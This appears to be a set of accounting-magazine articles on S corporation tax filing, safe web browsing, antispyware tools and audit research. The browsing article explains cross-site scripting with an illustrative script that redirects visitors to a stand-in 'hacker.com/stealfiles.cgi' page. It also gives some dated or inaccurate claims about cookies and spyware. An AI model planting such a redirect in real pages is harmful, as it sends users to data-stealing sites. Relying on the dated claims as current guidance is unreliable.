CPAs providing tax services to larger S corporations should take note: Many S corporations must file a new tax schedule beginning this year. For tax years ending on or after Dec. 31, 2006, S corporations that report assets of $10 million or more on schedule L of form 1120S must file schedule M-3. Part I of schedule M-3 reconciles worldwide consolidated net income or loss with net income or loss reported on the taxpayer's income statement or books and records. The adjustments on part I remove income or loss from nonincludible foreign and domestic entities. They also remove certain consolidating adjustments for intercompany transactions and reconcile income for the statement period to the corporation's tax year. Parts II and III of schedule M-3 reconcile the company's net income on part I with total income or loss shown on page three, schedule K, line 18 of form 1120S. The IRS says M-3 will enable it to focus more quickly on high-risk issues and taxpayers requiring attention and reduce time spent with compliant taxpayers.

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## INTERNATIONAL TAX ISSUES

In IR-2005-107, the United States announced an agreement with Mexico to recognize the flow-through treatment of income earned by entities that are treated as fiscally transparent. A U.S. resident who is a shareholder of an S corporation will be eligible for treaty benefits on the S corporation income derived from Mexico to the extent of the resident's share of that income.

## STILL A LEADING CHOICE

Even with these added nuances, S corporations are likely to remain a favored entity, especially for smaller businesses. As long as business owners are poised to take advantage of pass-through treatment of income, gains and losses and need a greater level of formality than partnerships and LLCs, they will choose an S corporation structure. They're also likely to find clearer and simpler tax rules as its governance continues to be refined. Whatever the reasons businesses adopt the form, advisers must be well-furnished with knowledge of the latest developments. ❖

# Surf Safely

## How to avoid Internet minefields.

by James F. Leon

The Internet is a gold mine of information, but it's also a minefield, loaded with scores of innocent-looking sites that contain stealthy programs designed to steal or destroy your data. But if you take proper precautions, you can browse the Web with relative safety.

In our illustration for ways to surf the Web, we use Microsoft's latest browser, Internet Explorer version 7, but you can apply these recommendations to other browsers as well.

### Going or Coming?

When users surf the Web, they say they "go to" a page. In reality, though, when you type a URL (such as **www.samplesite.com**) or click on a link, the page actually is brought to your browser in the form of hypertext markup language (HTML)—the programming code that creates the screen image. In some cases, a malicious miniature program (written in what's called a *scripting language*) is hitching a ride with that HTML code. The moment that infected page reaches you, the hitchhiker executes its devilish program, which can do many nasty things, including copy your files, transmit them to the thief's computer or simply erase them. Such a script also can change your Windows system settings, leaving your computer in utter disarray.

How can a script steal information off someone's hard disk? Exhibit 1 is an example of a hypothetical script buried inside a Web page. Of course, a real script would not identify itself as coming from a dangerous hacker.

If you were to receive this fictitious script, the hacker's program would momentarily control your computer and you would be instantly redirected to his site, **www.hacker.com**. Once there, a sophisticated program called stealfiles.cgi would snap into action, steal data off your hard

### » Key to Instructions

*To help readers follow the instructions in this article, we use two different typefaces:* **Boldface** *type is used to identify the names of functions, menu items, agendas and URLs.* Sans serif *type shows the names of files and the names of commands and instructions that users should type into the computer.*

disk, then redirect you back to the original Web page. All this could happen in just a few seconds, without your ever being aware of it.


Be assured most Web sites are safe. However, a criminal hacker will try to inject a malicious script into almost any Web site—a scenario known as cross-site scripting, or XSS. Although antispyware programs are designed to thwart malicious scripts, they don't always work because clever scriptwriters often stay a few steps ahead of them (see accompanying article, "Spyware Protection").

So what's the alternative? If you want total safety, you have no choice but to take matters into your own hands and disable all scripts from running on your browser. And that's easier than you think.

**Exhibit 1**

```
<script type="text/javascript">
<!--
window.location=http://www.hacker.com/stealfiles.cgi
//-->
</script>
```

**Exhibit 2**




## Do-It-Yourself Protection

To disable scripts, click on **Tools, Internet Options, Security** (see Exhibit 2). Under **Select a zone to view or change security settings**, click on **Internet** if it's not already highlighted. Then under **Security level for this zone**, click on **Custom level**.

You now should be at a menu called **Security Settings-Internet Zone** (see Exhibit 3). Slide down the scrollbar to the

**Exhibit 3**





**Exhibit 4**




Exhibit 5






Exhibit 6




area labeled **ActiveX controls and plug-ins** and click on **Disable** for all 10 options. ActiveX is a Microsoft scripting language.

Then slide farther down the screen to the second section from the bottom called **Scripting** (see Exhibit 4) and click on **Disable** for all five options. This will stop any script that manages to get into your computer.


To implement your changes, click on **OK** at the bottom of the panel (see Exhibit 5).

## Consequences of Disabling Scripting

You do pay a price for disabling scripting. For example, for those who use Yahoo e-mail, disabled scripting triggers a message asking you to either turn on JavaScript or switch back to an older version of Yahoo Mail (see Exhibit 6). But if safety is your primary concern, the cost is worth it.

Similarly, if you use a stock ticker at a financial site, such as **http://moneycentral.msn.com/investor/home.asp**, you will lose the **Quote watchlist** box (see Exhibit 7). You can reinstate the ticker if you enable JavaScript.

Exhibit 7




You may wish to experiment with your favorite Web pages to see whether you can tolerate the loss of functionality. Remember, you can always change your mind and re-enable scripting at any time.


You also have the option of specifying sites you know are safe and allowing scripts to run when you visit them. To do that, go back to the **Security** tab in **Internet Options** (Exhibit 2), but this time select **Trusted sites**. Then click on the **Sites** button and list those you visit and know are safe. When finished, click on **OK** and then adjust the security level for the **Trusted sites** zone just as you did for the **Internet** zone, but this time enable scripting.

## Cookie-Cutting

Many Web sites acknowledge your visit by sending your computer a small text file called a *cookie*. Cookies do many things: They keep track of all visitors and remember what they did and looked at. While most cookies are benign, some store information you enter when you buy something at the site—your credit card number, address, phone and, in some cases, even your Social Security number and the identity of your bank account. Although some sites keep cookie information under tight security, others don't bother to encrypt cookies. If safety is a priority, you probably want to implement some kind of cookie control.

A cookie may stay permanently on your hard disk (called a *persistent cookie*) or just be for a single Web visit (*session cookie*). If you have a persistent

Exhibit 8




cookie, any sensitive information on your hard disk is at risk of being stolen.

Getting rid of cookies is easy. While in your browser, click on **Tools, Internet Options**, **General**. Under the **Browsing history** section, click on **Settings** and then under **Current location** click **View files**. Now go to the **Name** column, right-click on the cookie you want to delete and choose **Delete**. You can easily identify those cookies that contain sensitive data from sites where you purchased products and entered financial information. You'll also see cookie expiration dates that are many years into the future. Unless they are truly benign, delete them.

To play it safe, however, it's best to tell your browser not to accept any persistent cookies. To do this, go to **Tools**, **Internet Options**, **Privacy** and click on the **Advanced** button. You'll see a menu that resembles Exhibit 8.

Click on **Override automatic cookie handling**, and **Block** for **First-party Cookies** and **Third-party Cookies**. Click also on **Always allow session cookies**. This will allow your browser to only accept temporary session cookies while you interact with certain sites; otherwise many sites will deny you access.

When a Web site asks whether you would like to remain logged in, it actually is asking you whether you want to accept a persistent cookie. If you answer "yes," the site will send you a persistent cookie with your logon information. Always say "no."

How much computer safety you need is a personal matter, and it depends on how much you value your data. Although there are commercial programs designed to make your workspace relatively safe, as you can see, gaps remain. The only way to be sure is to take action yourself to close the gap. ❖

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# Spyware Protection

Seek and destroy embedded bugs.

by James P. Davis

Embedded stealthily on the hard drives of many computers—even those protected with conventional antivirus software—are tiny unfriendly programs variously called spyware, malware or adware. Most are simply nuisances, triggering unsolicited pop-up advertisements or surreptitiously changing your default Web page so you'll visit specific commercial sites.

But others are frighteningly malicious. They covertly gather sensitive data from computers they infect and transmit them via the Internet to unscrupulous people who try to profit from that information. Other spyware bugs browse through a computer and delete or even modify files. Read on to find out how to protect yourself from these threats.

Spyware is technically a virus, but unlike most viruses its usual goal is not to destroy data but to steal them. Spyware tracks where you browse or triggers pop-up screens designed to make online sales.

Spyware can enter a computer in several ways—via freeware and shareware software, spam e-mail, attachments or Web pages (see accompanying article, "Surf Safely").

Most general antivirus programs, even those that claim to wipe out spyware, are rarely totally effective because this breed of pest is unique and requires special attention. Spyware bugs are often par-

asites attached to legitimate programs; this makes them appear to the antivirus product more like a normal program and thus avoid detection. In addition, unlike virus writers who earn nothing but scorn for their efforts—and often go to jail if they are caught—spyware writers are well compensated for their skills by illicit marketing firms and so are among the best and brightest programmers.

## Infection Symptoms

How do you know if your computer is infected? Often you don't.

The most effective spyware programs display no symptoms, so the computer user is unaware dirty tricks are being secretly perpetrated while the machine is running. Less-sophisticated spyware, however, causes various symptoms. The most common are persistent pop-ups that appear even when you aren't surfing the Internet or are unrelated to the content you are browsing. Other symptoms include sluggish computer performance, unauthorized changes to your Internet browser's default home page, the sudden appearance of new browser toolbars and even random crashes. In addition, dial-up Internet users may suddenly discover unidentified 900-number telephone toll charges caused by spyware programs known as dialers.

The only sure way to discover whether your computer is infected, and to thoroughly cleanse it, is to run an antispyware product. Such software doesn't just scan your hard disk; it also checks the Windows registry (that's the control center of an operating system) and examines each background application. If a bug is identified, the software usually gives you three options: ignore it (in the event you recognize what you found isn't really spyware), quarantine it (if you're not sure what it is and want to cordon it off for safety) or delete it.


If you search the Internet for antispyware software products, you'll find scores of links for products whose prices range from free to hundreds of dollars. Many cost less than $50. Most that carry a price tag offer users time-limited evaluation copies; a few are free, but they lack the more powerful extras of the products you pay for.

If you're wondering why an antispyware publisher would offer its product not only without an evaluation time limit but at no cost, consider this: If users like the free product, they are apt to pay for the upgraded personal version; in some instances, they will recommend that their employers buy the much more expensive enterprise edition for the whole company. So, ironically, they too use software as a marketing tool—but without malicious furtiveness.

To determine which antispyware product is best for you, take advantage of the evaluation offers and try them out. Fortunately, most are easy to use and require little, if any, technical expertise. While most are reasonably effective, each works slightly differently. Following is a list of some of our favorites.

■ ***Spy Sweeper*** by Webroot Software has an easy-to-use interface with several customizable scan options. In addition to effective detection and removal functions, it provides real-time defenses to prevent spyware from installing itself. It offers free updates and online and phone technical support for a year. It comes in two formats: single copies for home- or small-office use and an enterprise edition for medium to large offices. The single version costs $29.95 for a one-year subscription. The enterprise edition's price is determined by the size of the organization. (**www.webroot.com**)

■ ***Microsoft Windows Defender*** can be downloaded free by licensed Windows users. It's simple to set up and run. During installation, the user must select to enable or disable the following three options: automatic updates, real-time monitoring and joining a project called Spynet, a voluntary global community of Windows Anti-Spyware users who submit suspicious applications and software for analysis. When a threat is confirmed, the applications-detection signature is updated and distributed to all users via the automatic update function.

The product provides an easy-to-use console, customizable scan options and real-time monitoring. The detection rate is good. The product is available only for Windows XP, Server 2003 and Vista—not for Windows 2000. Microsoft also provides two free support incidents to all users.

To download, do a Google search for it because the URL is extremely long.

■ ***Spybot Search and Destroy***, maintained by volunteers, is another free application. (Donations are accepted.) The program offers the option to apply either an easy or an advanced interface for customized scanning and spyware removal. Its detection accuracy level is average. It is updated weekly. A downside: It needs to be reinstalled each time a new version is released. Product support includes online tutorials, e-mail help and a frequently asked questions file. (**www.safer-networking.org/en/download**)

■ ***CA Anti Spyware*** (formerly eTrust PestPatrol) by Computer Associates provides comprehensive protection using real-time monitoring. It also scans on demand and at scheduled times. Updates are automatic. If it discovers a pest, it alerts the user and provides a link to a pest database to provide additional information. A homes/small businesses without a network edition is available, as well as one for organizations with a network. It costs $29.99 a year and includes free updates via the Web and e-mail. Telephone support is available for $29.95 per incident. (**www.pestpatrol.com**)

While it may be a nuisance to select, download and run software to defend yourself against spyware, there seems to be no alternative. It's the price we pay for the convenience of today's powerful computers. And remember, it's not enough to have software protection; you must schedule regular computer scans. ❖

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


## Learn a few tips from researchers—without going back to school.

by Cynthia Bolt-Lee

This column is the first of a series that will review accounting research journals to distill practical pointers for busy CPAs. The resulting summaries offer useful suggestions practitioners can apply immediately to day-to-day activities. This installment is devoted to auditors in the field.

"Audit Partner Tenure and Audit Quality," by Peter Carey and Roger Simnett in the May 2006 issue of *The Accounting Review*, studied the relationship between audit partner rotation and audit quality. The authors examined whether the length of time an auditor worked with a client affected audit quality. They measured audit quality by whether or not a going-concern audit opinion was issued for "distressed" companies; the direction and amount of abnormal working capital accruals; and targeting earnings benchmarks. The results found that audit partners who had worked long term with a client were less likely to issue a going-concern audit opinion even when they probably should have and that they had a tendency to target earnings benchmarks. These findings support the frequent audit partner rotation requirement of Sarbanes-Oxley.

Aloke Ghosh and Doocheol Moon, authors of "Audit Tenure and the Perceptions of Audit Quality" (*The Accounting Review*, April 2005), also examined the length of an audit partner's association with a client and its effect on the audit. Their analysis included the effects on the investor and determined that investors considered earnings quality and audit effectiveness to be higher the longer an auditor worked with a company. This research suggests that limiting the length of time an auditor can serve a specific client may negatively affect a company's share price.

Jacqueline Hammersley, in her March 2006 article in *The Accounting Review*, "Pattern Identification and Industry-Specialist Auditors," determined that auditors familiar with the client's industry were more adept than nonspecialist auditors at diagnosing complex financial statement misstatements that appeared when performing financial statement analysis. This suggests auditors with specific industry expertise perform more reliable audits in that sector. Industry-specialist auditors are those who work within a specific field such as banking, insurance or manufacturing.

In his work, "Explaining Financial Difficulties Based on Previous Payment Behavior, Management Background Variables and Financial Ratios," Peter Back (*European Accounting Review*, December 2005) showed it is easier to detect financial difficulties in small and midsize firms when using nonfinancial variables such as payment delays rather than using financial statement ratios, which is standard. A firm's audit program should require both analytical procedures and nonfinancial analysis to obtain the best evidence regarding a client's financial status. While GAAP does not require nonfinancial analysis, this research indicates that use of this audit technique enhances audit decisions.

Research published in the July 2005 issue of *The Accounting Review* by Mark Nelson, Steven Smith and Zoe-Vonna Palmrose, titled "The Effect of Quantitative Materiality Approach on Auditors' Adjustment Decisions," examined auditors' requirement to adjust a client's financial statements due to material misstatements detected during the audit. The

two alternative approaches used in the study are the cumulative approach (which considers only misstatements added during the period) and the current-period approach (which includes misstatements existing at the end of the current period). The methods are known to calculate misstatements differently. The authors suggest the approach used should be discussed with the audit committee. Auditors should be aware of this calculation difference and consider using both methods to provide more thorough information when analyzing the need for financial statement adjustment due to material misstatements.

*Note:* GAAP does not prescribe how to calculate materiality. Two methods discussed in the auditing standards are the current-period approach (rollover approach) and the cumulative approach (iron curtain approach). Both methods take total misstatements and compare them to net income to determine whether an adjustment to the financial statements is necessary. The SEC is considering requiring disclosure of the materiality approach and encourages auditors, at a minimum, to disclose their approach to the audit committee. The SEC issued SAB 108 in September 2006 to address this. FASB is also considering guidance in this area.

Ed O'Donnell and Joseph Schultz studied the effects of auditor judgment when performing a strategic assessment of their client's business model during the audit risk-assessment phase in their July 2005 article in *The Accounting Review*, "The Halo Effect in Business Risk Audits: Can Strategic Risk Assessment Bias Auditor Judgment About Accounting Details?" Auditors who developed a favorable strategic risk assessment were found to be more tolerant of fluctuations in financial statement account analysis. Audit teams might consider separating the risk assessment function from the performance of analytical procedures to ensure they avoid potential bias.

Ken Trotman, Arnold Wright and Sally Wright examined methods of training auditors to enhance their negotiation skills in the article "Auditor Negotiations: An Examination of the Efficacy of Intervention Methods" (*The Accounting Review*, January 2005). They tested three training methods on audit managers and partners to measure their effectiveness in improving negotiation results. The first was role-playing in which the auditor took the client's perspective in a negotiation. The next method, called "passive intervention," had the auditor discuss the client's position without role-playing. The third method, titled a "practice intervention approach," had the auditor simulate discussion with the client prior to actual negotiations. Results indicated role-playing was more effective than the other methods and will improve the outcome of debates between auditors and clients.

The effects of accountability pressure on auditors was examined by Todd DeZoort, Paul Harrison and Mark Taylor in their work "Accountability and Auditors' Materiality Judgments: The Effects of Differential Pressure Strength on Conservatism, Variability and Effort" (*Accounting, Organizations and Society*, 2005). Their work, based on a study of 160 auditor-participants, measured auditor judgment of materiality and auditor judgment related to proposed audit adjustments when auditors were pressured to justify their decision making in these areas. Results suggested auditors required to comply with an accountability process were more conservative and consistent in judging materiality than auditors under less pressure. This research stresses the relationship between pressure and performance and demonstrates the need for appropriate workpaper documentation to support an auditor's decision-making process.

## Results suggested auditors required to comply with an accountability process were more conservative and consistent in judging materiality than auditors under less pressure.

"Accelerating the Acquisition of Knowledge Structure to Improve Performance in Internal Control Reviews," by Faye Borthick, Mary Curtis and Ram Sriram (*Accounting, Organizations and Society*, July–August 2006), examined structure-training in the internal control review and how it affected the auditor's judgment. Structure-training is defined as "focused instruction that makes the knowledge structure explicit" for an entity's transaction flows and control objectives.

The study examined internal controls taught by control objective (less structured) as opposed to teaching by transaction flow (more structured). Individuals receiving structure-training rather than basic audit theory and objectives could perform specific audit tasks better and advance more quickly than those who did not. Results suggest that very specific and precise audit training enhanced performance and prepared auditors to advance to more challenging tasks sooner. It also indicates that structure-training of experienced hires in areas such as workpaper review helps practitioners make a more efficient transition when moving to another CPA firm.

To harness academic innovations and insights for busy readers, the author reviewed the top academic accounting literature from spring 2005 through summer 2006. The source of the top 20 list was the *Journal of Accounting Education*, which recently asked more than 3,000 accounting faculty members to rank the published research quality of 152 accounting and cross-disciplinary journals. Five were standouts for audit research, the focus of this column. They are, alphabetically, *Accounting, Organizations and Society; The Accounting Review; Auditing: A Journal of Practice and Theory; Contemporary Accounting Research;* and the *Journal of Accounting Research.*

"The Importance of Business Risk in Setting Audit Fees: Evidence from Cases of Client Misconduct," by John Lyon and Michael Maher (*Journal of Accounting Research*, March 2005), examined audits prior to the Foreign Corrupt Practices Act in countries where bribery is an accepted business practice. They found that clients that disclosed such fees in their SEC filings paid higher audit fees. The authors suggest that if auditors assess high business risk for a client, they pass their "expected costs" on to the client in the form of higher audit fees. Both client and auditor should be aware of this relationship.

"Independence Threats, Litigation Risk and the Auditor's Decision Process," by Allen Blay (*Contemporary Accounting Research*, Winter 2005), examined the decision-making process of preparing a client's audit report when the auditor is facing threats of litigation or is concerned about losing a client due to independence issues. Results suggest those facing litigation were more likely to modify their audit report. Auditors fearing the loss of a client were more likely to give an unqualified opinion.

In "Recognition vs. Disclosure, Auditor Tolerance for Misstatement and the Reliability of Stock-Compensation and Lease Information," by Robert Libby, Mark Nelson and James Hunton (*Journal of Accounting Research*, June 2006), the researchers determined audit partners were more lenient about the reliability of footnotes compared to amounts in the financial statements themselves. The authors suggest there is a need for an audit standard modification to ensure that footnote disclosures receive the same scrutiny as the financial statement.

According to the summer 2006 *Contemporary Accounting Research* article, "Pricing of Initial Audit Engagements by Large and Small Audit Firms," by Aloke Ghosh and Steven Lustgarten, discounts are generally given to clients during the initial audit engagement. Their research revealed that small CPA firms tended to discount their audit fees an average of 24% over the prior auditor's fee, while the average discount on first-year audits of new clients for large firms was about 4%. Additionally, the authors showed that new engagements accounted for 34% of all clients in small firms but only 9% in large firms. The authors attributed the difference in fee reduction in the two sectors to competition and indicated that fee cutting does not reduce auditor independence. ❖

